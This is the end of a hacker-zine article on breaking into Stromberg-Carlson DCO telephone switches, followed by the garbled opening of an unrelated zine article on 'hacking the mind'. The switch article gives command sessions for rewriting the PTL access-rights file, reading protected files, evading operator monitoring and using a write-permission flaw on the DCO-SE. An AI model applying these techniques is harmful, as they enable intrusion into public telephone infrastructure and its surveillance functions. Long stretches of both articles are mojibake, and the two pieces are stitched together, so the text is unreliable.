  ANY FILENAME
FIL> ENTER FILENAME (FILE=HELP) > /
 FILENAME TYPE CREATION DATE LAST CHANGE FILE SIZE PRIO A HDRADDR
/ROOT/
  BITMAP
             FRSP
AMPPAT DIR 03-00-00 00:00:00 03-00-00 00:00:00 000000220 0000 0 00XXXXXX
/ROOT/AMPPAT/
T0000 RES P/D 03-00-00 00:00:00 03-00-00 00:00:00 00000002 0000 0 00XXXXXX
P0054 RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 00000367 0000 0 00XXXXXX
P0068 RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 00000306 0000 0 00XXXXXX
P0070 RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 000000764 0000 0 00XXXXXX
P0119_RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 000002501 0000 0 00XXXXXX
The filename, file type, creation date, date of last change, file size,
priority, and address on the hard disk are displayed. The two file types
are DIR (directory) and P/D (program, .txt file, .dat file, etc.). FDIR
(Full Disk Directory) displays a few more aspects of files examined:
FIL> ENTER FUNCTION (FUNC=DIR) > FDIR
FIL> ENTER FILENAME (FILE=ROOT/) >
 FILENAME TYPE CREATION DATE LAST CHANGE FILE SIZE PRIO A HDRADDR
/ROOT/
BITMAP
         FRSP
         DIR 03-00-00 00:00:00 03-00-00 00:00:00 000000220 0000 0 00XXXXXX
         ACCESS - (MAINT , RWX)
         EXTENTS - 71(1.)
/ROOT/AMPPAT/
T0000 RES P/D 03-00-00 00:00:00 03-00-00 00:00:00 00000001 0000 0 00xxxxxx
         ACCESS - (MAINT , RWX)
         EXTENTS - 14304(1.)
P0054 RES P/D 04-00-00 00:00:00 04-00-00 00:00:00 00000376 0000 0 00XXXXXX
         ACCESS - (ADMIN , RW), (TMRS , RW), (STATUS, RW), (MAINT , RW)
                    (SECURE, RW), (NAC, RW), (ESPF, RW)
         EXTENTS -
```

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In addition to the attributes displayed with DIR, with FDIR the access rights and extents of the files are displayed. Access rights are displayed in the format (GROUP, ABC) where ABC is populated with R (read), W (write), and/or X (execute). SDIR will only display subdirectories within the directory initially given (if a directory is initially provided) in the minimal DIR format. If a subdirectory containing P/D files is entered, the attributes of those files will be printed in the single-line minimal format as well. SFDIR will display the directories in the "full format" (with access and extents) before the P/D files, as does SDIR. Access rights are modified through ACCESS:

```
FIL> ENTER FUNCTION (FUNC=HELP) > ACCESS
FIL> ENTER FILENAME (FILE=HELP) > FILENAME
FIL> ENTER FUNCTION (FUNCTION=HELP) >
        - ADD ACCESS RIGHTS
  DELETE - DELETE ACCESS RIGHTS
   LIST - LIST ACCESS RIGHTS
FIL> ENTER FUNCTION (FUNCTION=HELP) > LIST
  GROUP
          RIGHTS
  ADMIN
            R
  TMRS
           R
  STATUS R
           R
  MAINT
  SECURE
            R
  NAC
            R
  ESPF
            R
            RW
   SCAT
FIL> ENTER FUNCTION (FUNCTION=LIST) > ADD
FIL> GROUP (GROUP=HELP) >
  ENTER ANY OF THE FOLLOWING GROUP NAMES
  ADMIN
  TMRS
  STATUS
  MAINT
  SECURE
  NAC
  ESPF
   SPARE1
  SPARE2
  SPARE3
  SPARE4
   SPARE5
   SPARE 6
   SPARE7
   SPARE8
   SCAT
  DONE - UPDATE FILE ACCESS RIGHTS ON
DISK
```

The setting of access rights through FILSYS will alter the access rights stored in the file PTL.TXT, which may also be modified alternately and directly as discussed in the next section.

PTL Modification-

To comprehend this concealment technique it is necessary to possess an understanding of the derivation of access rights in the file system. Occasionally (or often, depending upon the utilities used and the account logged on) the curious hacker/phreak will find that the "INSUFFICENT ACCESS RIGHTS" message will be displayed at attempts to invoke particular programs/utilities or to view certain files. Even using the disk directory options/functions of the \$FILSYS utility it will be observed that information for certain files is irretrievable due to insufficient access. The inevitable question then arises as to where all of these access rights are defined. Rewarded is the hacker who considers this sort of question-the context of DCO exploration is no exception. Access rights and many other attributes are defined and stored in an ASCII text file named PTL.TXT, (access rights are merely a tertiary option) in the /ROOT/ directory, appropriately entitled the Prioritized Task List-the PTL is the very heart of the filesystem on a DCO-CS. At the beginning of the PTL all options and the format of entries are explained:

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* !\*\*\*\* RELEASE OCC150 DEVELOPMENT PRIORITIZED TASK LIST \*\*\*\*\*\*\*\*\*\*\*\*\* ١.

1 1

!

!

! !

! !

1

!

! The PRIORITIZED TASK LIST is free format ASCII text file. Any line that ! begins with an exclamation point(!) is assumed to be a comment, all other ! lines are assumed to be data lines. If a data line ends with a dash(-)the ! next line is used to continue the line. A data line may be no more than ! 1000 characters in length. Since this file is free format multiple blanks ! or tabs are treated as a single space.

! The PTL defines the list of tasks contained in a given release and the ! desired order in which to place the tasks on the disk. The PTL also ! defines the options, the processor type, and the values of the CP ! switches, e.g.: file type, access rights.

! A data line consists of the DCO file specification followed by optional ! switch modifiers.

!----- BEGIN SWITCH DEFINITIONS ------1

the processor type. This is used to determine the ! -proc <type> search rules for the file.

! -input <file> the input file name. If this switch is NOT given the input file name is derived from the output file specification. If the output file specification does NOT have an extension, an extension of .DTC is used. [EG: -INPUT STD.H]

! -for <option> the file is required FOR this option(feature). If the site has this option, the file will be copied to the DCO disk. If this switch is NOT given, the file is

assumed to be part of the GENERIC and is always ! 1 copied to the DCO disk. Options may be OR'ed together ! by separating the options by a vertical bar(|). [EG: -FOR LAB ANI] - 1 ! forces the file to be copied to the given disk, if a ! -disk <nbr> a multi-disk set is required to hold all the files. ! If this switch is NOT given and a multi-disk set is ! required, the file will be placed on the first disk ! with enough available free space. ! [EG: -DISK 0] 1 - 1 ! -size <bytes> make sure that at least X number of bytes are 1 reserved. If this switch is NOT given the number of bytes reserved is determined by the size of the file. 1 [EG: -SIZE 1792] ! ! give the access rights to a file. These are used to ! -access <#,#,#> define the first three words of the rights section ! in the DCO file header. If this switch is NOT given ! a value of 177777 is used for the three values. The ! values must be in OCTAL representation. ! [EG: -ACCESS 1000,1000,1000 ! -ACCESS ,100000,1]• 1 The order is: READ, WRITE, EXECUTE - 1 ! -load the file is to be used for the load/boot block on the DCO disk. Although the load block is NOT ! referenced by a DCO file specification, one is ! required in the PTL for completeness. The -INPUT ! ! switch is normally used in conjunction with this switch to specify the input file. Only one file may ! be marked with the -LOAD switch. That file is treated ! as task created by TKB and is loaded from byte offset ! 1 1024(02000). 1 [EG: /boot\_block -proc mp -load -input inildr.tsk] 1 ! -offset the offset into the input file at which to start reading the data. Used only with the -LOAD switch 1 ! [eg: please see the Appendix PTL file.] ! ! -ama\_store designate as a special AMA storage file. This switch should be used with the -DISK switch to inform KUT ! on which disk the file should be placed. ! ! [EG: please see the Appendix PTL file.] ! ! -dir the DCO file specification is a DIRECTORY, valid switch modifiers are -FOR -ENTRIES & -RIGHTS ! -entries <nbr> reserve the given number of DIRECTORY entries 1 ! -boot the file is designated a BOOT file. If this switch is NOT given the file is designated a PROGRAM/DATA file. ! ! ! -data the file is copied as a binary data file. A DCO file header is created. ! ! the file is copied as ASCII text file. A DCO file ! -text header is created. ! ! ! NOTE: if neither the -DATA or -TEXT switch is given ! the file is copied as an IMAGE file. In this

```
case a DCO file header is NOT created, but
!
                       assumed to exist in the input file.
1
1
! -name <name>
                       used to specify the internal name of a file.
                       [eg: -name RPLDAT]
!----- END SWITCH DEFINITIONS -----
1
1
!----- BEGIN "FOR" OPTIONS -----
1
     This section defines the valid options (features) that may be used
1
     with this release's ptl files. These options are to be used in
1
1
    conjuction with the "-for" and "-ifnot" switches. Those ptl entries
    that do not have a "-for" switch are defined as generic tasks/files
1
    and will be put on all disks kut for this release.
!
!- ÇI" WFÖÖ F-2 Æ-æR -ç7VÆ F-öâ FW7@
!- Ö " WFÖÖ F-2 ÖW76 vR 66÷VçF-æp
!-&-uö Ö " Ô Ö " VÖW&vVæ7' 7F÷& vR öâ &B "öÖVv F-6°
       codc™Remote Polled LAMA
!-F- ÇW "F- Â×W FW&Ö-æ  6V7W&R 66W70
!-FÆ^{\text{\tiny M}}°F F Æ-æ² -çFW&f 6R "ô432•
!
      dntrans
                        DN transperancey
                         Essential Service Protection Feature
1
        esp
!-W79"VÖW&vVæ7' 7v-F6†-ær 6W'f-6P
!-q "fV GW&R &ö6W76÷
!-vVé
        •F†R & 6R Æ-æR ∨VæW&-0
!-† &EöF-6¹MSS Winchester (not iomega)
!-\cancel{\textbf{E}} ) • 7\text{v}-F6, Fò \cancel{\textbf{E}}\cancel{\textbf{E}}÷r \cancel{\textbf{E}} ÷ F-öç2 f÷" \cancel{\textbf{E}} " 7-7FV×0
!-Æ %÷FW7ITasks for testing in S-C lab only - not for fld use
!-&69•& F-ò 6öÖÖöâ 6 '&-W
      -&W9•&W6VÆÆW" "ô43B•
!-&Ç3 •&VÖ÷FR Æ-æR 7v-F6,
!-&Ç3C •&VÖ÷FR Æ-æR 7v-F6,
                                   3c
         •&VÖ÷FR Æ-æR 7v-F6, C
!-' Ã2 Ò ' ÃyProtocol selection for RPL (rplc03,rphp03,dlip03)
!-6-\times V\acute{E} \cdot 6-\times V\rlap{E} F \div" \div F-\ddot{o}ç2 f\div" 7 V6-f-2 6-\timesV\rlap{E} F\div" F 6.0
!-6Ö ÆÅÖ Ö AMA 3mb Emergency Storage on 1st IOmega disk
       synopsis site synopsis text file for dbgen databases
!-G& g6W •G& ff-2 6W & F-öâ ...6÷W&6R FW7F-æ F-öâ•
       trktst
                        Trunk Testing
-v-é • v-æ6+W7FW" + &B F-6<sup>2</sup> G&-fP
!-v \cdot W \cdot v \P R \times W \cdot 6W'f - 6P
! The following options were made generic per customer service on 9/19/91
1
      * abn
                         Automatic Balance Network
1
      *- 6™" Æ &Ò 6öçG&öÂ -çFW&f 6P
1
      *-&'I"&Ö &B FÒ &Ö &B FW7@
1
1
      *-&ö5÷Fx'9Traffic Measure't Reptg. Sys w/BOC Config (LSSGR)
1
      * bx25
                         Bell x25 Interface - Operations Sys Netwrk Protocol
!
      * cba
                         coin box accounting
      *-F× "GW ÆW, Ö -çFVæ æ6R &ö6W76÷
!
      *-S& •7v-F6, 6çFÂ 7G" 7-2 ...4452' rôS$ FVÆVÖWG'•
!
      *-V F 9"&VÆÂ Værâ æB FÖ-ââ F F 7 V-6-F-öâ 7-7FVÐ
!
!
      *- ÷& • Ö-çB öb ÷&-v-â &V6÷&FVB ææ÷Væ6VÖVç@
      *-&Æy•&VÖ÷FR Æ-æR w&÷W
!
      *-&Ö 9"&VÆÂ &VÖ÷FR ÖVÖ÷'' FÖ-æ-7G& F-öâ 7-7FVÐ
!
      *-&ç9•&VÖ÷FR æWGv÷&² 7v-F6€
1
     *-&÷FÉ•&VÖ÷FR öff-6R FW7B Æ-æP
1
1
     *-6Æ3"i•4Ä2Ó"b -çFW&f 6P
```

```
*-6× •6-× ÆW, Ö -çFVæ æ6R &ö6W76÷
!
     *-G6-G "†-v,ÔFV¢6-G' E4'õE
1
                               7V'7-7FVÐ
!
     * veac™Virtual Equal Access
!
! The following options were made codc per customer service on 9/19/91
!
     #- Ö G 9• &÷Fö6öÂ 6VÆV7F-öâ f÷" Ô E 2 ÷ F-öà
!
     \#-\&-7-æ9• \&\div F\"{o}6\ddot{o}\^{A} 6VEV7F-\ddot{o}\^{a} f\div " "$\r{o} $•5"\ddot{a}2  E-6 F-\ddot{o}\ddot{a}
!
     #-\daggerFÆ9• &\divFÖ6ÖÂ 6VÆV7F-ÖÂ f\div" ÖÆÇ7F " Æ-6 F-ÖÀ
!
1
!----- END "FOR" OPTIONS -----
1
!----- BEGIN PROCESSOR DEFINITIONS ------
1
    The following is the list of valid processor ids for this release to
1
    be used with the -proc switch. Each processor id is usually associated
!
    with an unique SCM software set.
!
!
!
                  = aci
    ac
                  = alit
!
    al
!
    amp
                  = amp message database
!
    bxc
                  = bx25
    cbc
!
!
                  = call processor
    ср
                  = database software (dbver, dbview, dbchek, ...)
!
    dct
    dli
1
    fc
!
                 = feature processor
!
   fp
                 = To add intelligent network MP files to KUT medium.
!
   inet
!
   lg
                 = lgc (line group controller)
                 = ltc
!
    lt
                 = mah/mar (rls1000)
!
    ma
!
    mci
    md
                 = mdc
!
!
    mp
                 = maint/admin processor
               = command files (com directory)
!
    mp_text
   ptl
                 = to add ptl file to disk
!
                  = rlg (remote line group controller)
!
   rg
!
   rlr
!
   rph
                 = rls4000 tasks
!
   rls4
                 = 68000 processor tasks for RLS4000, created 9/30/90.
!
   rls68
                  = rtc (slc96)
!
   rt
!
   ss7
!
    up
!
    tmp
1
!----- END PROCESSOR DEFINITIONS -----
!----- BEGIN PTL FILE LIST ------
/boot_block -proc mp -load -offset 01000 -input inildr.dtc
/smosld -proc mp -boot -disk 0
/com/a -proc mp_text -text -input a.txt -dynamic -
′Ö 66W72 Ã Ã
/a15shu -proc mp -
                          Ã
      ′Ö 66W72
/abnutl -proc mp -
       -access 100000,100000,100011
/abort -proc mp -
```

```
/segment/diag2/type5/abotcp -proc mp -
′Ö 66W72 Ã Ã
/segment/diag2/type5/abotst -proc mp -
′Ö 66W72 Ã
        A
/required/abrt -proc mp -disk 0 -
′Ö 66W72 Ã À
/driver/acidrv -proc mp -
′Ö 66W72 Ã Ã
/download/acipgm -proc ac -
′Ö 66W72 Ã Ã
/acisu -proc mp -
′Ö 66W72 Ã
/acitst -proc mp -
′Ö 66W72 Ã
-----List truncated for brevity-----
```

′Ö 66W72 Ã

Access rights in the PTL are denoted with a "-access" switch under file options, in the following syntactical order: READ, WRITE, EXECUTE; in other words, the octal values which represent account access permissions for a file denote consecutively, from left to right, which accounts are permitted to read (or view) the file in question, write to it, or execute it if it is executable. The following table of octal values may prove useful:

```
Octal Value
             Group(s) with Permission
=======
              NONE
1
              ADMIN
2
              TMRS
10
              MAINT
100000
              SCAT
100001
              ADMIN, SCAT
100002
              TMRS, SCAT
100005
              ADMIN, STATUS, SCAT
100010
              MAINT, SCAT
100011
              ADMIN, MAINT, SCAT
100012
              TMRS, MAINT, SCAT
100013
             ADMIN, TMRS, MAINT, SCAT
100014
              STATUS, MAINT, SCAT
100020
              SECURE, SCAT
100024
              STATUS, SECURE, SCAT
              MAINT, SECURE, SCAT
100030
100035
              ADMIN, STATUS, MAINT, SECURE, SCAT
100036
              TMRS, STATUS, MAINT, SECURE, SCAT
100037
              ADMIN, TMRS, STATUS, MAINT, SECURE, SCAT
100042
              TMRS, NAC, SCAT
100050
              MAINT, NAC, SCAT
100071
              ADMIN, MAINT, SECURE, NAC
              ADMIN, STATUS, MAINT, SECURE, NAC
100075
              ADMIN, TMRS, STATUS, MAINT, SECURE, NAC, SCAT
100077
              NAC, ESPF, SCAT
100140
100141
              ADMIN, NAC, ESPF, SCAT
100150
              MAINT, NAC, ESPF, SCAT
100154
              STATUS, MAINT, NAC, ESPF, SCAT
100155
              ADMIN, STATUS, MAINT, NAC, ESPF, SCAT
             SECURE, NAC, ESPF, SCAT
100160
              STATUS, SECURE, ESPF, SCAT
100164
100175
              ADMIN, STATUS, MAINT, SECURE, NAC, ESPF, SCAT
```

100177 ADMIN, TMRS, STATUS, MAINT, SECURE, NAC, ESPF, SCAT 177777 ALL DEFINED GROUPS

Any octal value in this table indicates the groups with the permission that it occupies under "-access" in the PTL. For instance, if a file had -access 10, 100000, 100001, the MAINT group would have read permission, the SCAT group write permission, and the ADMIN and SCAT groups execute permission. Most accounts have read access to the PTL, but only SCAT has default write access to it. The PTL (and other files) may be modified in the \$EDIT utility. Alternately the PTL.TXT file could be downloaded using \$XFER (the file transfer command/program), modified, and re-uploaded.

## Memory Reading-

An alternate way of reading/analyzing the information in various files such as the PTL, though of slightly limited usefulness, lies in the use of utilities such as \$DUMPER to dump the contents of the file in question in a base of one's selection or ASCII. Note that, unfortunately, it is impossible to dump the contents of a file to which one does not already have access, for the file would have to be read by the utility in order for its contents to be output. Still, the indirect access of files in this manner may prove useful in a few situations-for instance, if everything on a particular terminal was heavily monitored (echoed to the SCC, perhaps?) and the direct reading and/or editing of files an extremely revealing factor. Then again, if one follows the procedures described throughout these notes for concealing one's presence on the switch even rather heavy monitoring ought not to be a major obstruction.

\$DUMPER /NODIAL

DUM> FILE NAME (FILE=HELP) > /ROOT/PTL.TXT

DUM> BASE (BASE=HELP) >

DECIMAL OR 10 - WILL OUTPUT THE DATA AND ADDRESSES IN DECIMAL OCTAL OR 8 - WILL OUTPUT THE DATA AND ADDRESSES IN OCTAL HEXIDECIMAL OR 16 - WILL OUTPUT THE DATA AND ADDRESSES IN HEXIDECIMAL IF YOU PRECEED THE RESPONSE WITH AN A, SUCH AS A10 OR AOCTAL, THEN THE DATA WILL BE OUTPUT IN ASCII AND THE ADDRESS IN THE BASE EXIT - WILL EXIT THIS TASK

DUM> BASE (BASE=HELP) > AHEX

DUM> TYPE (TYPE=HELP) >

HEADER - WILL OUTPUT THE FILE HEADER

DATA - WILL OUTPUT THE ACTUAL CONTENTS OF THE FILE

EXIT - WILL EXIT THIS TASK

DUM> TYPE (TYPE=HELP) > DATA

DUM> START ADDRESS (START=HELP) > 3000

DUM> STOP ADDRESS (STOP=HELP) > 9000 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 003000 В E G I N Ρ R O С E S E 003010 0 D F I N I Т I 0 N S R 003020 -003030 \n ! \n ! 003040 т h е f 0 1 1 i n 0 s g

|     | 003050 |   | t | h | е  |    | 1 | i  | s  | t |    | 0  | f |   | v | а  | 1 |
|-----|--------|---|---|---|----|----|---|----|----|---|----|----|---|---|---|----|---|
|     | 003060 | i | d |   | р  | r  | 0 | C  | e  | s | s  | 0  | r |   | i | d  | s |
|     | 003070 | _ | f | 0 | r  | _  | t | h  | i  | s | D  | r  | ė | 1 | ė | a  | s |
|     |        | _ | _ | _ |    |    |   |    |    | 5 |    |    | C | _ |   |    |   |
|     | 003080 | e |   | t | 0  |    | b | е  | \n | ! |    |    |   |   | u | s  | е |
|     | 003090 | d |   | W | i  | t  | h |    | t  | h | е  |    | - | р | r | 0  | C |
|     | 0030a0 |   | s | W | i  | t  | C | h  | •  |   |    | E  | а | C | h |    | р |
|     | 0030b0 | r | 0 | С | е  | s  | s | 0  | r  |   | i  | d  |   | i | s |    | u |
|     | 0030c0 | s | u | а | 1  | 1  | У |    | а  | s | s  | 0  | С | i | а | t  | е |
|     | 0030d0 | d |   | W | i  | t  | h | \n | !  |   |    |    |   | а | n |    | u |
|     | 0030e0 | n | i | q | u  | е  |   | S  | С  | M |    | ន  | 0 | f | t | W  | а |
|     | 0030f0 | r | е |   | s  | е  | t |    | \n | ! | \n | !  |   |   |   |    | а |
|     | 003100 | C |   |   |    |    |   |    |    |   |    |    |   |   |   | =  |   |
|     | 003110 | a | С | i | \n | !  |   |    |    |   | a  | 1  |   |   |   |    |   |
|     | 003120 |   |   |   |    |    |   |    |    | = |    | а  | 1 | i | t | \n | ! |
|     | 003130 |   |   |   |    | a  | m | р  |    |   |    |    |   |   |   |    |   |
|     | 003140 |   |   |   | =  |    | a | m  | р  |   | m  | е  | s | s | а | g  | е |
|     | 003150 |   | d | а | t  | a  | b | a  | s  | е | \n | !  |   |   |   |    | b |
|     | 003160 | x | С |   |    |    |   |    |    |   |    |    |   |   |   | =  |   |
|     | 003170 | b | х | 2 | 5  | \n | ! |    |    |   |    | С  | b | С |   |    |   |
|     | 003180 |   |   |   |    | •  |   |    |    |   | =  | \n | ! |   |   |    |   |
|     | 003190 | С | р |   |    |    |   |    |    |   |    | •  |   |   |   |    | = |
|     | 0031a0 |   | C | a | 1  | 1  |   | р  | r  | 0 | С  | е  | s | s | 0 | r  |   |
| \n  | 003140 |   | C | а |    |    |   | Р  |    | O | C  | C  | b | 5 | O |    |   |
| /11 |        |   |   |   |    |    |   |    |    |   |    |    |   |   |   |    |   |

# Additional Information/Conclusion

Other/Miscellaneous/General-

The DCO family product line is currently owned/supported by Genband, an IP Multimedia System company based in Texas. Interestingly, the DCO-CS is also the only major Class 5 switch on the PSTN for which VoIP conversion hardware to operate in conjunction with the switching hardware has not been widely manufactured, with the exception of a few media gateways. Its use in the future is likely to diminish due to its aging status, although DCO switches are to be found servicing many rural communities. Contrary to popular belief, all installed DCOs have not been replaced by the EWSD or other, newer switches. It was estimated as of 2006 that approximately 14 million lines were installed on North American DCO and EWSD switches, and that over 2,500 host and remote switches comprise the DCO install base in North America.

An Additional Note: DCO-SE-

Another member of the DCO family worthy of mention is the DCO-SE, a line switch capable of servicing up to 10,000 lines, as opposed to the DCO-CS, which is capable of servicing only a very limited number of lines and is primarily concerned with long distance (inter-LATA) related service. The software of the DCO-SE is enhanced and although the MMI is extremely similar, several alterations of note exist, due to its main function. In fact, an entire albeit brief article could be devoted to the differentiations between these two switches in the DCO family, but here for reasons of succinctity only the more "interesting" aspects of the DCO-SE will be mentioned, those most major alterations to the MMI and switch utilities. First, the \$ADMIN utility contains many different options, such as the following:

DCO> \$ADMIN

#### ADM>HELP

ENTER THE GROUP TYPE TO BE ADMINISTERED.

SOME OF THESE GROUPS ARE ACCESS RESTRICTED ERR - DISPLAY ERROR CODES FROM DBMS

ACCESS - ISDN BRI ACCESS

BG - BUSINESS GROUPS (CENTREX, MVP1, MVP2)

CARRIER - EQUAL ACCESS CARRIER CODE
CC - CUSTOM CALLING QUERIES
CEI - CUSTOMER EQUIPMENT INTERFA

CEI - CUSTOMER EQUIPMENT INTERFACE
COMM - DATA COMMUNICATIONS
COS - CLASS OF SERVICE
CODRES - CODE RESTRICTION LIST

CV - CLASS VALUES (VOICE DATA PROTECTION)

DOP - DIAL OUT PLAN

E911T - EMERGENCY 911 TANDEM

ESS - EMERGENCY SWITCHING SERVICE, RLS-4000

FKMP - FEATURE KEY MANAGEMENT PROFILE

FN - FEATURE NAME HG - HUNT GROUPS

IG303 - INTERFACE GROUPS 303

LAW - LAWFUL ACCESS LCC - LINE CLASS CODES

#### Contrasted with a DCO-CS \$ADMIN menu:

ERR - DISPLAY ERROR CODES FROM DBMS
AIN - ADVANCED INTELLIGENCE NETWORK
CEI - CUSTOMER EQUIPMENT INTERFACE

COS - CLASS OF SERVICE

CODRES - CODE RESTRICTION LIST

CV - CLASS VALUES (VOICE DATA PROTECTION)

FN - FEATURE NAME
HG - HUNT GROUPS
LCC - LINE CLASS CODES
LCN - LINE CLASS NAMES
LINE - EN/DN LINES

MACRO - MACRO DEFINITIONS

MBG - MAKE BUSY GROUPS

NRT - NETWORK DN TRANSPARENCY ROUTE TREATMENTS

OPTIONS - FEATURE OPTIONS RING - DEFAULT RING CODES

SITE - SITE NAME

SS7 - SIGNALING SYSTEM NUMBER 7

\$ADMIN, as one may recall from the HELP text, is described as the utility used for "RECENT CHANGE/DATABASE ADMINISTRATION". Since the DCO-SE has support for Centrex and may service up to 10,000 lines, administration groups such as BG, CC, ESS, etc. have been added, and groups such as SS7, AIN, MACRO, MBG, etc. do not exist as they do on the DCO-CS. Second, two additional default account groups exist on the DCO-SE-LAW and NOVICE:

LAW-LAW is used for the lawful survellience/monitoring of lines authorized under legislation such as CALEA. Within the \$ADMIN utility, an option "LAW" exists to this end as seen above:

## ADM> GROUP (GROUP=HG) > LAW

It is illegal to access Lawful Access surveillance information without the knowledge and expressed permission of the telephone operating company controlling this telecommunications facility.

Further, it is illegal to establish any surveillance activity without receipt of a court order issued by a federal, state or local court having jurisdiction to permit telecommunications surveillance activity. Violation of these warnings will subject the perpetrator to all of the penalties and consequences allowable under such controlling laws.

## ADM> LATYPE (LATYPE=HELP) >

CDC - CDC

FSK - FSK MODEM
OPTIONS - OPTIONS
RECEIVER - RECEIVER
SURVEILLANCE - SURVEILLANCE

Invoking LAW will display a banner as seen above with the necessary legal warnings of accessing surveillance information. This banner is seemingly intended for observation by law enforcement, rather than other potential unauthorized users of the switch. LAW has access rights to files/utilities over which all groups have some degree of access.

NOVICE-Perhaps intended for use by technicians in training or employees untrained in DCO operation as the name suggests, NOVICE only has access to utilities and files to which all account groups have access, and its access rights are always the lowest for a particular file or utility. For example, on files such as EA24HD, EA30MD, and EA60MD to which all other account groups have at least read and execute permissions, both NOVICE and LAW have only execute permission.

One gaping vulnerability present in the DCO-SE (equipped with the most recent software version, released in 2003) is that, unlike on the DCO-CS, all account groups have read AND write permissions on the PTL! Any account may thus directly write to the PTL, redefining access rights for files, etc. On the DCO-CS, release OCC150, as stated previously, only SCAT has write permission/access.

## Utilities Diagram

Notes: Although every utility technically has some degree of influence on the network, certain utilities serve strictly on-switch functions (and thus exert an indirect influence over the PSTN) and others network functions (and thus exert a more direct influence over the PSTN). There exists, of course, no such utility as a "strictly off-switch program", but, as said, there are varying degrees of network vs. switch influence. Naturally utilities concerned with the operation of switch hardware (such as the disk, processors, etc.) are classified as "intra-switch", whereas SS7-related programs, line and trunk utilities, etc. are classified as "extra-switch". This three-layered conception of DCO utilities is rather useful in determining the nature of account groups and purposes. This diagram is by no means intended to be inclusive of all or even most utilities-rather, it encompasses a small sampling of the utilities that best epitomize the three categories. Described differently, extra-switch utilities are closest to the network and intra-switch utilities are furthest from it.

+----+

\$ABNUTL, \$CODE, \$HOTLIN, \$INWANI, \$INWATS, \$NITSWC, \$RGU, \$ROTL, \$ROUTE, \$RTOPT, \$RTR, \$SCTST,\$TRACE, \$TSEP, etc.

+----+

Intra/Extra-Switch Utilities "Bridge"

\$CONUTL, \$CSADM, \$EQCHEK, \$FLXANI, \$MANUAL, \$PABX, \$PCOS, \$RNSAMA, \$RTEST, \$SELNUM \$SPCALL, \$TFM, \$TKTHRS, \$TMAD, \$SERV, \$TTU, etc.

+----+

Intra-Switch Utilities

\$ACTUTL, \$AMOPT, \$AMPUTL, \$BUFDMP, \$CBUG, \$CHKUTL, \$DEBUG, \$DMPUTL, \$DUMPER, \$EDIT, \$FILSYS, \$FPBUG, \$GBUG, \$HSTUTL, \$INSTAL, \$ISUUTL, \$MEMCHK, \$PASSWM, \$PATCH, \$REMOVE, \$SECTTY \$STATE, \$STATUS, \$TIME, \$UPACK, \$UPDATE, \$VCHECK,\$XFER, etc.

+----+

### Recommendations for Security-

In light of the above information regarding the near-absolute absence of preventative security measures inherent in the design of the DCO, it may seem a comically futile undertaking to recommend measures to the end of effective DCO-CS securement. Let it not be forgotten, though, that throughout the spirited and relished elucidation of the flaws in access security, a number of metaphorical "hurdles" or configurations proving through some often diminutive manner slightly problematic for those whose objective it is to access the switch are discussed. It follows logically, then, that the exaggeration of those in discretional configuration to as great a degree as is practically possible is desirable for the maximum security that one may extract/derive from the limited faculties of the DCO dedicated thereto. When discussing dialup security, alas, it seems best to simply disallow dialup access to the switch in order to prevent any form of remote unauthorized intrusion. Yet, as the author is keenly aware, this effective albeit extreme configuration/measure is not always practical and efficient to implement, in which case, one is advised to affix to the dial-in line(s) dedicated to the purpose a callback security device, add an additional layer of password security, etc.; while exploitable flaws certainly exist in these shields, they at least may provide a sufficiently strong barrier as to discourage all but the most determined of unauthorized users. In all instances, regardless of the configuration of the dial-in port/lines, one is obviously and finally advised to mandate the use of the strongest passwords possible, and to review and monitor diligently the logs, the trails generated by the actions of users. It is simply laughable that systems exist, on the PSTN and elsewhere, which exhibit a tremendous amount of security and yet so little significance in comparison to the switches, the machines analogous in magnitude of purpose and nature to the vertebrae of the giant network that, despite recent efforts to migrate rapidly from it, continues to connect and maintain a continuous stream of interconnected communications that links the U.S. and the greater segment

of the globe to this day.

#### Acronym Glossary-

DCO-CS-Digital Central Office Carrier Switch PSTN-Public Switched Telephone Network LEC-Local Exchange Carrier EWSD-Elektronisches Wahlsystem Digital/Electronic World Switch Digital CLEC-Competitive Local Exchange Carrier MMI-Man-Machine Interface DCO-SE-Digital Central Office Small Exchange RLS-Remote Line Switch 5ESS-#5 Electronic Switching System TMRS-Traffic Measurement and Recording System SCAT-Stromberg-Carlson Assistance Team (IN)WATS-(Inward) Wide Area Telephone Service ETAS-Emergency Technical Assistance NAC-Network Access Control ESP(F)-Essential Services Protection (Feature?) MP-Maintenance Processor SCC-Switching Control Center PTL-Prioritized Task List VoIP-Voice over Internet Protocol LATA-Local Access and Transport Area CALEA-Communications Assistance for Law Enforcement Act SS7-Signalling System #7

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NYC\_NY\_2600\_DCO 09-06-16 00:26:00 LOGOFF TT01
MP .0354:TTY=TT1,USERNAME=THE\_PHILOSOPHER LOGGED OFF

#### ==Phrack Inc.==

Volume 0x0e, Issue 0x43, Phile #0x0f of 0x10

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|=-----
|----- Hacking the mind for fun and
profit ]=----|
_
|=-----
|=----[ by
lvxferis@gmail.com ]=-----|
|=-----
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--[ Contents
 1 - Introduction
 2 - How does the human conscious function
  2.1 - Decisional pattern programming
  2.2 - Role Model programming (behavioral mimetism from trusted sources)
 3 - Neuro-linguistic programming (NLP)
 4 - Why does NLP function?
 5 - What is reality - "What is above is what is beneath"
 6 - Human thoughts affecting reality
 7 - How to create a hostile reality?
 8 - The chains remain
 9 - Greetz
--[ 1 - Introduction
"ö, æòâ æ÷B æ÷F†W" &† 6¶-ær -÷W" '& -â" 'F-6ÆRÂ ÆV 6R ' Föâw@
-WfVâ v çB Fò \Pæ÷r v† B -2 &V ÆÇ' vö-ær öâ v-F, ×' Ö-æB ' Æ÷fR Fð
-&R fVB v-F, F†R 'VÆÇ6†-B ' vWB WfW'' F ' &V6 W6R 'vÒ â -væ÷& çB
-& 7F &B ÒÒ -b -÷R F†-æ² F†-2Â F†Vâ 7F÷ &V F-ær äŏr &V6 W6R ' Föâw@
-WfVâ -çFVçB Fò † fR -÷R V÷ ÆR 2 â VF-Væ6Râ -ç7FV BÂ ′ Đ
- FG&W76-ær Fò F†÷6R v†ò † fR æ÷F-6VB F†R &vÆ-F6†W2" F†R æöÖ Æ-W0
--â F†R &Ö G&-,#² F†÷6R v†ò &V6 ÖR † 6¶W'2 æ÷B &V6 W6R &6Ö× WFW'2
